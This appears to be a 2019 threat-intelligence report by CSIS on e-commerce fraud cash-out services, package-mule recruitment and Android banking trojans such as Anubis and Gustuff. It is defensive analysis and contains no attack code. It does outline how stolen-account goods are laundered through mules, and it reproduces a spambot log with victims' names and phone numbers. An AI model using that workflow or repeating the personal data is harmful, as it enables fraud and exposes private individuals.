The profit-driven cybercrime business reached a new level of sophistication during 2019. An increasing number of specialised threat actors worked together to drive up revenue. Yet, having a state-of the-art malware setup such as Ramnit would not be enough by itself. At the end of the day, the money generated needed to be laundered into the legitimate economy.

An elaborate setup

The advantage of attacking online bank accounts remained that you needed relatively few steps to accomplish this and it could be kept out of the physical world. However, another large part of cybercrime revolved around exploiting compromised credentials for e-commerce sites such as Amazon and eBay. In these cases, an elaborate setup was necessary to complete the cash out process.


Another large part of cybercrime revolved around exploiting compromised credentials for e-commerce sites such as Amazon and eBay.

The threat actors needed to order goods from the victim's account, send the package in an anonymous way and finally resell the goods to retrieve money.

Bypassing retail anti-fraud detection

The threat actors needed to order goods from the victim's account, send the package in an anonymous way and finally resell the goods to retrieve money. Handling the package traffic posed different challenges from bypassing retail anti-fraud detection and necessitated finding trustworthy money mules who did not keep the packages for themselves. During 2019, CSIS managed to monitor Cash-out as a Service markets used by different fraud operators.

SMS spambot messages - Package mule network:



Лог последних (100) отправок

ID	Дата отправки	IP и дата	Текст сообщения
1084875	2019-01-31 19:40:05		from|+1 311-800-8058|SID(SM7ead77f4dc8847a6ad5c187ba1b7463e)cell(17027673551)Dear Aaron Basham, you have been selected for the position, find details here eu-hu.com
1084877	2019-01-31 19:40:04		from|+1 248-965-4197|SID(SM6aeec0de5d234874b15a27a7fba9770c)cell(19045209645)Dear Ace Productions, you have been selected for the position, find details here eu-hu.com
1084876	2019-01-31 19:40:04		from|+1 248-965-4197|SID(SM0508b48d5a9b4735a4437124e46a8fd1)cell(14078029006)Dear Abdiel Gonzalez, you have been selected for the position, find details here eu-hu.com
1084878	2019-01-31 19:40:03		from|+1 311-800-8058|SID(SMd4e53414b88246babc53f3c5b457f2c5)cell(13213307635)Dear Ashley Joseph, you have been selected for the position, find details here eu-hu.com
1084880	2019-01-31 19:40:02		from|+1 715-227-4252|SID(SMe7c1a0acdd8846099511866 62f0b4b26)cell(14074938526)Dear Applicant , you have been selected for the position, find details here eu-hu.com
1084879	2019-01-31 19:40:02		from|+1 248-965-4197|SID(SMb8d8849508da4795a1bbd59cbbd965cb)cell(12526716454)Dear Adam Anderson, you have been selected for the position, find details here eu-hu.com
1084881	2019-01-31 19:40:01		from|+1 311-800-8058|SID(SM09bc969c7ae54cccb9c3344db12cad5d)cell(18322620252)Dear Adrianna Ortiz, you have been selected for the position, find details here eu-hu.com
1084883	2019-01-31 19:40:00		from|+1 311-800-8058|SID(SM4292abaecc5247e8aa8e74e17575a734)cell(17077313968)Dear Ali Barber, you have been selected for the position, find details here eu-hu.com
1084882	2019-01-31 19:40:00		from|+1 311-800-8058|SID(SMba4cdf2aa9e64105a7eebab2b57dd269)cell(15049526006)Dear Alexis Chalkeras, you have been selected for the position, find details here eu-hu.com
1084884	2019-01-31 19:39:59		from|+1 641-328-1170|SID(SMc1b6e7bcd499434da6f9d5753bfc44e6)cell(16098289721)Dear Alberto Fernandez, you have been selected for the position, find details here eu-hu.com
1084886	2019-01-31 19:39:58		from|+1 309-264-5648|SID(SMc7165b7850314e7f804cf5c25505c92f)cell(16268612258)Dear Alex Deng, you have been selected for the position, find details here eu-hu.com
1084885	2019-01-31 19:39:58		from|+1 309-264-5648|SID(SMc17cd6e31a2c4934abfe2fd08b99f8bb)cell(19717136977)Dear Alex Butler, you have been selected for the position, find details here eu-hu.com
1084888	2019-01-31 19:39:57		from|+1 309-264-5648|SID(SM14c92d8550684ea98bbfd6927133bbd0)cell(19197461365)Dear Alexis Lawrence, you have been selected for the position, find details here eu-hu.com

Screenshot from SMS spambot

Package mules receiving conformation.

To build a network of package mules, the operator of the cash-out operation started by recruiting the "employees". For that they used SMS spambots to send out job advertisements to different countries.

Finding trustworthy money mules


Dear Applicant, you have been approved for the position, find details here: eu-hu[.]com. The link in the SMS redirect the victim to an online recruitment process.

CSIS managed to monitor Cash-out as a Service markets used by different fraud operators.

The monetisation of compromised data (continued)

To handle the job applicants, the cash-out services operator hired Human Resources staff to be in charge of calling all applicants and rating the suitability of the candidates.


Package mules - Online recruitment process:



Screenshot from online recruitment process

The job applicants recieved an SMS with a link redirecting the victim to an online recruitment proces.


Cash-out services operators - Job applicants tool:



Service operator tool screenshot

Human resources staff hired by the cash-out service operators were in chargeof calling all applicants and rating their suitability. When a new package mule had been approved, the main threat actors would give them access to a web panel.

Package mule - Web panel menu:




Packaging mule web panel screenshot

All the upcoming package numbers were listed along with the location where they would have to send the related packages. Everything had been automated and logged.

The monetisation of compromised data (continued)

All kinds of goods were shipped around the world, ranging from gold bars to high tech components, by what would appear to be a legitimate firm.

Package mule network



A specialised network


This type of specialised network supported every kind of fraud related to e-commerce sites such as Amazon or eBay. A botmaster could steal Amazon credentials, order goods from the account and then send them to a pool of package mules in the relevant countries.

The cash-out service

The cash-out service managed everything from the package transport to the reselling of the goods. Every day, the cash-out manager maintained a list of goods that were easy to resell and the botmasters only had to order the right ones.

Package mule network:

The botmaster could ultimately expect between 15 to 50% of the price of any delivered packages with a success rate between 80 to 90%.




Screenshot from internal communication between threat actors

This conversation relates to a specific graphics card or iPhone.

The monetisation of compromised data (continued)

Cash-out service workflow



Since the anti-fraud mechanisms of online banking have become more advanced and e-commerce sites like Amazon have become part of the daily life of most people, the carders began to depend on scalable cash-out operations like this one to continue to increase their revenue.

Specialisation and segmentation

This kind of specialisation and segmentation of the business is also preferred because it undermines law enforcement investigations; behind one carder you would find different money mule networks and illegal marketplaces based on different country-specific legislation. Proving that a smartphone in a marketplace came from a specific stolen Amazon account was next to impossible.

Behind one carder you would find different money mule networks and illegal marketplaces based on different country-specific legislation.

TomcatBanker

A new Android banking trojan coded in Java

A completely new Android banking trojan surfaced early this year and CSIS have been trying to map out any information about its infection campaigns. The malware was implemented in Java and its samples could be found in large volumes on the popular threat hunting platforms.

Used overlays to attack

Reverse engineering the trojan's binaries led to the belief that it was written by a fairly skilled developer. TomcatBanker primarily used overlays to attack popular social apps, cryptocurrency apps, as well as over a hundred financial apps from the following countries: Austria, Australia, France, Germany, Italy, Turkey, The United Kingdom and The United States.

Reverse engineering the trojan's binaries led to the belief that it was written by a fairly skilled developer.

Riltok aka Realtalk

Yet another overlay-based banking trojan

In January of 2019, CSIS noticed an odd campaign of a certain banking malware for the Android OS. Riltok (aka Realtalk) turned out to be an overlay-based banking trojan and a lot of its code was implemented in a native library instead of Java.

Clearly targeting France

The incidence we observed was clearly targeting France with its fake Leboncoin website campaign which delivered the malware to a victim's smartphone via a phishing attack.

Russian bank customers

However, during our analysis, only configuration for the attacks against customers of Russian banks came up. The original Leboncoin website is a French portal for selling used and second-hand goods. A year ago, we saw Realtalk attack Android devices in the UK. It was running an almost identical campaign as infections came through a fake Gumtree website which is a similar UK website to Leboncoin.

Gustuff

Mobile malware as-a-service

Gustuff is a variant of AndyBot. The victim's banking account was compromised by displaying HTML based overlays, which had simple credential-phishing functionality with two steps (for AU, USA and the EU countries).

Only ten slots for renting

The seller of the malware opened only ten slots for renting the Gustuff kit priced at $800/month. CSIS did not detect any activity of the botnet from May 2019.

Anubis

Well-known malware variant still going strong

H1 2019 was eventful for Anubis – one of the most common Android banking Trojans since 2017. 2018 ended with the release of version 2.5 which brought plenty of feature updates, such as an ability to associate the Anubis infection with the same victim's Windows PC infection.

This became possible when a victim of a Windows PC infection connected their uninfected Android device to their PC via USB.

Anubis source code leaked

In March 2019, the author of Anubis (aka Maza-In) was arrested in The Russian Federation. Two men were accused of the development, the operation and the sale of the Trojan. The following month, someone leaked the source code of the Anubis malware and its infrastructure. Naturally, this leak increased the interest of the blackhat community in this Trojan. Soon developers started working on variants of Anubis.


Android Accessibility Services

The most notable variant development that came to the attention of CSIS on the underground forums, was about adding a capability of abusing the Accessibility Services of the Android OS in order to manipulate financial apps and transfer (steal) funds automatically. Besides Anubis, there was another code leak this year that is worth mentioning. A banking trojan called Asacub was leaked to the public in May 2019. CSIS had not yet confirmed any variants in the wild.

Google Play

Official app stores were not immune to malicious code

At CSIS we had been paying close attention to the Google Play app store throughout 2019.



Google Play app store screenshot

Examples of innocent looking but malicious apps.


Analysing suspicious apps

We had been analysing some of the suspicious apps and have reported up to 50 apps during H1 2019 and almost all of them were subsequently taken down by Google. The reported apps' malicious functionality usually included adware, spyware or loader capabilities.

The reported apps' malicious functionality usually included adware, spyware or loader capabilities.

Malware timeline

2010-2019

